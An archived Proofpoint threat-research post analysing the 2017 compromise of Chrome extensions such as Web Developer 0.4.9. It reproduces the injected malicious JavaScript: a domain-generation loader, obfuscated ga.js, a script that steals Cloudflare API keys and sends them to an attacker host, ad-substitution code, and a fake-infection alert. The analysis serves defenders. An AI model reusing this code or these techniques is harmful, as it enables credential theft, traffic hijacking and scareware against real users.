Threat actor goes on a Chrome extension hijacking spree | Proofpoint US

By August 14, 2017 Kafeine

Published: 2017-08-14 · Archived: 2026-04-06 00:57:23 UTC

Overview

Chrome Extensions are a powerful means of adding functionality to the Chrome browser with features ranging from easier posting of content on social media to integrated developer tools. At the end of July and beginning of August, several Chrome Extensions were compromised after their author's Google Account credentials were stolen via a phishing scheme. This resulted in hijacking of traffic and exposing users to potentially malicious popups and credential theft.

We specifically examined the "Web Developer 0.4.9" extension compromise, but found evidence that "Chrometana 1.1.3", "Infinity New Tab 3.12.3" [8][10] , "CopyFish 2.8.5" [9], "Web Paint 1.2.1" [11], and "Social Fixer 20.1.1" [12] were modified using the same modus operandi by the same actor. We believe that the Chrome Extensions TouchVPN and Betternet VPN were also compromised in the same way at the end of June.

Analysis

On August 12 Chris Pederick reported [1] that his Extension, Web Developer for Chrome, had been compromised (Figure 1).




Figure 1: Chris Pederick's tweet from August 2, 2017 regarding the compromise of his Web Developer for Chrome Extension

We retrieved the compromised version and isolated the injected code.

Figure 2: Web Developer 0.4.9 Chrome Extension published by a bad actor after the legitimate extension was compromised

```
chrome.storage.local.get('installed', function (item) {
  if (item && item.installed) {
    installed = item.installed;
    console.log('Installed:' + installed);

    if (installed) {
      console.log('Installed ms:' + (Date.now() - installed));

      if ((Date.now() - installed) > 10 * 60 * 1000) {
        console.log('Now');

        var date = new Date();
        var day = date.getUTCDate();
        var month = date.getUTCMonth() + 1;
        var year = date.getUTCFullYear();
        var hour = date.getUTCHours();

        console.log(hour);

        var d = day + '-' + month + '-' + year;

        console.log(d);

        var hash = "wd" + md5(d) + ".win";

        console.log(hash);

        var config_fragment = '<sc' + 'ri' + 'pt sr' + 'c="ht'+ 'tp' + 's://' + hash + '/ga.js"></sc ' + 'ri' + 'pt>';

        var range = document.createRange();
        range.setStart(document.body, 0);
        document.body.appendChild(range.createContextualFragment(config_fragment));
      }
    }
  }
});

var WebDeveloper = WebDeveloper || {}; // eslint-disable-line no-use-before-define
```

Figure 3: Snippet of the inserted code in content.js from the compromised version of Web Developer 0.4.9

In general terms, the compromised extension first checks to ensure that the Chrome Extension has been installed for 10 minutes using the following line of code:

if ((Date.now() - installed) > 10 * 60 * 1000)

Before proceeding with the rest of the extension code, compromised components of the extension retrieve a remote file, ga.js, over HTTPS from a server whose domain is generated via a domain generation algorithm (DGA):

var date = new Date();
var day = date.getUTCDate();
var month = date.getUTCMonth() + 1;
var year = date.getUTCFullYear();
var hour = date.getUTCHours();
var d = day + '-' + month + '-' + year;
var hash = "wd" + md5(d) + ".win";

On August 2, for example, the network request was:

https://wd7bdb20e4d622f6569f3e8503138c859d[.]win/ga.js.

At that time, the file was served by Cloudflare.

The day after, the network request was:

https://wd8a2b7d68f1c7c7f34381dc1a198465b4[.]win/ga.js

```
var _0x4d27=["\x63\x6C\x6F\x75\x64\x66\x6C\x61\x72\x65\x2E\x63\x6F\x6D","\x69\x6E\x64\x65\x78\x4F\x66","\x68\x72\x65\x66",
"\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x74\x79\x70\x65",
"\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74","\x73\x72\x63",
"\x2F\x2F\x73\x65\x61\x72\x63\x68\x74\x61\x62\x2E\x77\x69\x6E\x2F\x67\x61\x2E\x6A\x73",
"\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65","\x69\x6E\x73\x65\x72\x74\x42\x65\x66\x6F\x72\x65",
"\x70\x61\x72\x65\x6E\x74\x4E\x6F\x64\x65","\x72\x65\x64\x69\x72\x65\x63\x74\x32\x2E\x74\x6F\x70","\x2F\x2F\x70\x61","\x72\x74\x6E\x65",
"\x72\x2D\x6E\x65","\x74\x2E\x6D\x65","\x6E\x2F\x63\x6F","\x64\x65\x2F\x3F","\x70\x69\x64\x3D","\x39\x37\x33\x38","\x32\x30\x26\x72","\x3D",
"\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\x72","\x66\x69\x72\x73\x74\x43\x68\x69\x6C\x64","\x62\x6F\x64\x79",
"\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64",
"\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x77\x77\x2E\x67\x6F\x6F\x67\x6C\x65\x2D\x61\x6E\x61\x6C\x79\x74\x69\x63\x73\x2E\x63\x6F\x6D\x2F\x61\x6E\x61\x6C\x79\x74\x69\x63\x73\x2E\x6A\x73","\x67\x61","\x47\x6F\x6F\x67\x6C\x65\x41\x6E\x61\x6C\x79\x74\x69\x63\x73\x4F\x62\x6A\x65\x63\x74",
"\x70\x75\x73\x68","\x71","\x6C","\x61\x73\x79\x6E\x63","\x63\x72\x65\x61\x74\x65","\x55\x41\x2D\x31\x30\x33\x30\x34\x35\x35\x33\x2D\x31",
"\x61\x75\x74\x6F","\x73\x65\x6E\x64","\x70\x61\x67\x65\x76\x69\x65\x77"];if(top[_0x4d27[3]][_0x4d27[2]][_0x4d27[1]](_0x4d27[0])> -1){(
function(){var _0xb2b9x1=document[_0x4d27[5]](_0x4d27[4]);_0xb2b9x1[_0x4d27[6]]= _0x4d27[7];_0xb2b9x1[_0x4d27[8]]= _0x4d27[9];var _0xb2b9x2=
document[_0x4d27[10]](_0x4d27[4])[0];_0xb2b9x2[_0x4d27[12]][_0x4d27[11]](_0xb2b9x1,_0xb2b9x2)))()}else {if(top[_0x4d27[3]][_0x4d27[2]][_0x4d27[
1]](_0x4d27[13])== -1){(function(){var _0xb2b9x3=document[_0x4d27[5]](_0x4d27[4]);_0xb2b9x3[_0x4d27[6]]= _0x4d27[7];_0xb2b9x3[_0x4d27[8]]=
_0x4d27[14]+ _0x4d27[15]+ _0x4d27[16]+ _0x4d27[17]+ _0x4d27[18]+ _0x4d27[19]+ _0x4d27[20]+ _0x4d27[21]+ _0x4d27[22]+ _0x4d27[23]+ Math[_0x4d27[
25]](10000000* Math[_0x4d27[24]]());var _0xb2b9x2=document[_0x4d27[10]](_0x4d27[4])[0];_0xb2b9x2[_0x4d27[12]][_0x4d27[11]](_0xb2b9x3,_0xb2b9x2
);try{var _0xb2b9x4=document[_0x4d27[27]][_0x4d27[26]];_0xb2b9x4[_0x4d27[12]][_0x4d27[11]](_0xb2b9x2,_0xb2b9x4)}catch(e){document[_0x4d27[27]][
_0x4d27[28]](_0xb2b9x2)}})()};(function(_0xb2b9x5,_0xb2b9x2,_0xb2b9x6,_0xb2b9x7,_0xb2b9x8,_0xb2b9x9,_0xb2b9xa){_0xb2b9x5[_0x4d27[31]]=
_0xb2b9x8;_0xb2b9x5[_0xb2b9x8]= _0xb2b9x5[_0xb2b9x8]|| function(){(_0xb2b9x5[_0xb2b9x8][_0x4d27[33]]= _0xb2b9x5[_0xb2b9x8][_0x4d27[33]]|| [])[
_0x4d27[32]](arguments)},_0xb2b9x5[_0xb2b9x8][_0x4d27[34]]= 1* new Date();_0xb2b9x9= _0xb2b9x2[_0x4d27[5]](_0xb2b9x6),_0xb2b9xa= _0xb2b9x2[
_0x4d27[10]](_0xb2b9x6)[0];_0xb2b9x9[_0x4d27[35]]= 1;_0xb2b9x9[_0x4d27[8]]= _0xb2b9x7;_0xb2b9xa[_0x4d27[12]][_0x4d27[11]](_0xb2b9x9,_0xb2b9xa
)})(window,document,_0x4d27[4],_0x4d27[29],_0x4d27[30]);ga(_0x4d27[36],_0x4d27[37],_0x4d27[38]);ga(_0x4d27[39],_0x4d27[40])
```

```
var wc = document.createElement('script');
wc.type = 'text/javascript';
wc.src = 'https://loading.website/alert_ce.php';
var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(wc, s);
```

Figure 4: Step 1 remote ga.js code called by the victim's browser using the compromised extension - retrieved August 3, 2017

```
["cloudflare.com","indexOf","href","location","script","createElement","type",
"text/javascript","src","//searchtab.win/ga.js","getElementsByTagName",
"insertBefore","parentNode","redirect2.top","//pa","rtne","r-ne","t.me","n/co",
"de/?","pid=","9738","20&r","=","random","floor","firstChild","body","appendChild"
,"https://www.google-analytics.com/analytics.js","ga","GoogleAnalyticsObject",
"push","q","l","async","create","UA-103045553-1","auto","send","pageview"]
```

Figure 5: Array contained in the ga.js after unescaping; note that Cloudflare immediately removed the domains when we notified them of the malicious activity

The code from this first step allows the threat actors to conditionally call additional scripts including some to harvest Cloudflare credentials:

redirect2.top/ga.js

```
  console.log('window - onload'); // 4th
  console.log(window.bootstrap); // 4th
  console.log(window.bootstrap.data.user.email);
  console.log(window.bootstrap.atok);
//   console.log(window.bootstrap); // 4th

var xmlhttp = new XMLHttpRequest();
xmlhttp.open('GET', 'https://www.cloudflare.com/api/v4/user/api_key', true);
xmlhttp.setRequestHeader("x-atok", window.bootstrap.atok);
xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4) {
        if(xmlhttp.status == 200) {
            var obj = JSON.parse(xmlhttp.responseText);
            var key = obj.result.api_key;
            console.log(key);
            (new Image).src = '//searchtab.win/ga.php?user=' + encodeURIComponent(window.bootstrap.data.user.email) + '&key=' + encodeURIComponent(key);
        }
    }
};
xmlhttp.send(null);
```

Figure 6: Conditionally called Step 2 script allowing the actor to grab and exfiltrate Cloudflare credentials after the victim's login

At step 2, several other scripts can be called (Figure 7):

200	HTTP	wd8a2b7d68f1c7c7f34381dc1a198465b4.win	/ga.js	3,303		applicatio...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac...	text/javasc...
200	HTTPS	f.partnerwork.men	/code/code/index_4.php	681	private...	text/x-java...
200	HTTPS	f.partnerwork.men	/code/code/mss_3.js	412,155	public, ...	applicatio...
200	HTTPS	y.partnerwork.men	/code/code/index_3.php	842	private...	text/x-java...
200	HTTP	partner-net.men	/code/?pid=973820&r=	1,465	no-cac...	text/javasc...
200	HTTP	partner-net.men	/code/pid/973820_BNX.js?rev=133	58,264	public, ...	applicatio...

Figure 7: Some of the calls generated by the injected ga.js

As shown in Figure 8, the compromised version of the extension attempts to substitute ads on the victim's browser, hijacking traffic from legitimate advertising networks.





Figure 8: Sample of strings that trigger a substitution attempt (from 973820_BNX.js?rev=133)

While the attackers substituted ads on a wide range of websites, they devoted most of their energy to carefully crafted substitutions on adult websites (Figure 9).



```
}],
A = {
    'por      5.com': 'div.main_container',
    'por      om': 'div.mainw',
    'por      .com': 'section#pageContent',
    'spa      ang.com': 'main#container',
    'xha      er.com': 'table#content',
    'vpo      com': 'div.content.container',
    'por      b.com': 'div.container',
    'red      e.com': 'div#contentHolder',
    'xvi      s.com': 'div#content',
    'bra      rsnetwork.com': 'div#container',
    'hcl      .com': 'div.main',
    'you      n.com': 'div.promo-message',
    'faa      com': 'div.thumbs.video',
    'tub      com': 'div.content-wrapper',
    'bra      ube.net': 'div.content',
    'xnx      om': 'div#content',
    'hus      r.com': 'div.content',
    'thu      illa.com': 'div#contentWrapper',
    'xtu      com': 'section#mainSection',
    'hel      rno.com': 'div.main',
    'por      le.com': 'div.main',
    'you      st.com': 'div#data',
    'nuv      com': 'div.main-content',
    '4tu      com': 'div.content',
    'fux      m': 'div.content',
    'hd2      om': 'div.content',
    'por      65.info': 'div#content',
    'vtr      me.porn': 'div.contentbl',
    'upo      flv.tv': 'div.content',
    'gig      no.cc': 'div#content',
    'bra      ornru.com': 'div.content',
    'sex      om': 'div.content',
    'any      n.com': 'div.content',
    'por      be.com': 'div.content',
    'por      yu.me': 'div.holder',
    'epo      r.com': 'div#content',
    'spa      ire.com': 'div.main-container',
    'xba      com': 'div.holder',
    'fap      com': 'ul.breadcrumb',
    'you      z.com': 'div#content',
    'tna      x.com': 'section.container',
    'drt      r.com': 'div.main',
    'kee      vies.com': 'div#wrap',
    'por      0.com': 'div#page-content',
    'sex      .xxx': 'div.main',
    'the      porn.com': 'section#content',
    'por      eamer.com': 'div.main',
    'x18      x': 'div#wrapper',
    'upo      tube.com': 'section#content',
    'har      bhub.com': 'section.page-wrap',
    'myx      s.com': 'div.main',
    'adu      reex.com': 'div#main',
    'ruc      om': 'div#mainContainerWide',
    'fre      ox.com': 'div#FBContentMain',
    'adu      nc.com': 'div#content',
    'por      ed.com': 'div#content',
    'hdp      .net': 'div#main',
    'org      .com': 'div#page-wrapper',
    'mad      mbs.com': 'div#main',
    'h2p      .com': 'main.main',
    'met      rn.com': 'div.main-content.container',
    'you      stmovies.com': 'div#container',
    'ele      nttube.com': 'div.content.container',
    'por      bros.com': 'div.content',
    'tub      lore.com': 'div.content.container',
    'bet      .com': 'section#content',
    'por      ki.com': 'section.content-wrap.clearfix.content-wrap-interlinks',
    'top      epornvideos.com': 'div#body',
    'pro      n.com': 'div.thrcol.refill.afsite',
    'lor      xx': 'div.section',
    'ape      e.com': 'ul.thumbs.container',
    'por      om.com': 'div#wide_col',
    'por      bbit.com': 'div#content',
    'por      st.com': 'div#content-wrapper',
    'por      x.com': 'div.page-wrapper.content-wrapper',
    'fap      com': 'div.upper-container',
    'dar      vies.com': 'div.center.relative',
    'por      .xxx': 'div.wrap-video-block.bg-darker',
    'txx      om': 'div.header-main'
},
w = {
    'bing.com': [{
        's': 'div#sbox.sw_sform',
        'i': 5,
        'w': 600,
        'h': 300
    }, {
```

Figure 9: Code snippet demonstrating the extensive effort involved in properly substituting advertisements in adult websites; retrieved on August 3, 2017 from 973820_BNX.js?rev=133

Figure 10 shows several additional triggers for advertising substitutions, again on adult websites and particular advertising networks:

Figure 10: Other substitution triggers (695529_BNX.js?rev=144)

The advertising substitutions work for a specific set of 33 common banner sizes including 468x60, 728x90, and many more spanning numerous aspect ratios (Figure 11).




Figure 11: Banner formats handled by the compromised extension based on a version retrieved on August 3, 2017 rom 973820_BNX.js?rev=133

The advertising calls themselves specify the substituted banner format. For example, one particular ad call read:


b.partner-net[.]men/code/x/b/?pid=973820&adu=0&s=468x60

In many cases, victims were presented with fake JavaScript alerts prompting them to “repair” their PC then redirecting them to affiliate programs from which the threat actors could profit. Figure 12 shows a malvertising chain that brings users from the fake alert to an affiliate site; we observed the compromised extension directing victims to two such affiliates, although others may also have been used.

200	HTTP	wd8a2b7d68f1c7c7f34381dc1a198465b4.win	/ga.js	3,303		applicatio...
200	HTTPS	loading.website	/alert_ce.php	256	private...	text/javasc...
200	HTTP	loading.website	/tds.php?subid=ce2	338	private...	text/html; c...
200	HTTP	loading.website	/loading.gif	47,932	public, ...	image/gif
302	HTTP	www.mb102.com	/lnk.asp?o=11420&c=918271&a=56754&l=11528&...	209	private	text/html
302	HTTP	www.maxbounty.com	/lnk.asp?o=11420&c=918271&a=56754&l=11528&...	304	private	text/html
200	HTTP	wlp.cleanmypc.online	/mxbt1/?x-context=496906380&utm_source=mxap...	51,524	private	text/html; c...
200	HTTP	wlp.cleanmypc.online	/js/jquery.min.js	95,995		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/w/29/asc/lp29.css	2,153		text/css
200	HTTP	wlp.cleanmypc.online	/lp/lp29/lp29.js	2,006		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/w/29/asc/Windows_7.png	9,349		image/png
200	HTTP	wlp.cleanmypc.online	/js/custom.js	4,819		applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/w/29/asc/step_2.jpg	9,034		image/jpeg
200	HTTP	code.jquery.com	/jquery-migrate-1.0.0.js	15,733	max-a...	applicatio...
200	HTTP	cdn.cleanmypc.online	/lp/w/29/asc/all_logos.jpg	13,269		image/jpeg

Figure 12: Chain to affiliate program from a fake JavaScript alert

The code generating the fake alert page is shown in Figure 13:




```
var msg = 'Your computer is infected. You have to check it with antivirus.';

if (confirm(msg)) {
    var tds_url = 'http://loading.website/tds.php?subid=ce2';
    top.location.href = tds_url;
} else {
}
```

Figure 13: Code generating the fake JavaScript alert




Figure 14: One of the affiliate programs receiving the hijacked traffic





Figure 15: Another affiliate program receiving the hijacked traffic.

The popup alerts were also reported in May with the "Infinity New Tab" compromise. The involved code in that compromised extension [5] is almost identical, but the DGA was slightly different:

```
var day = date.getDate();
var month = date.getMonth() + 1;
var year = date.getFullYear();
var d = month + '/' + year;
var tds_url = 'http://' + md5(d) + '.pro/tds.php?subid=ce';
```

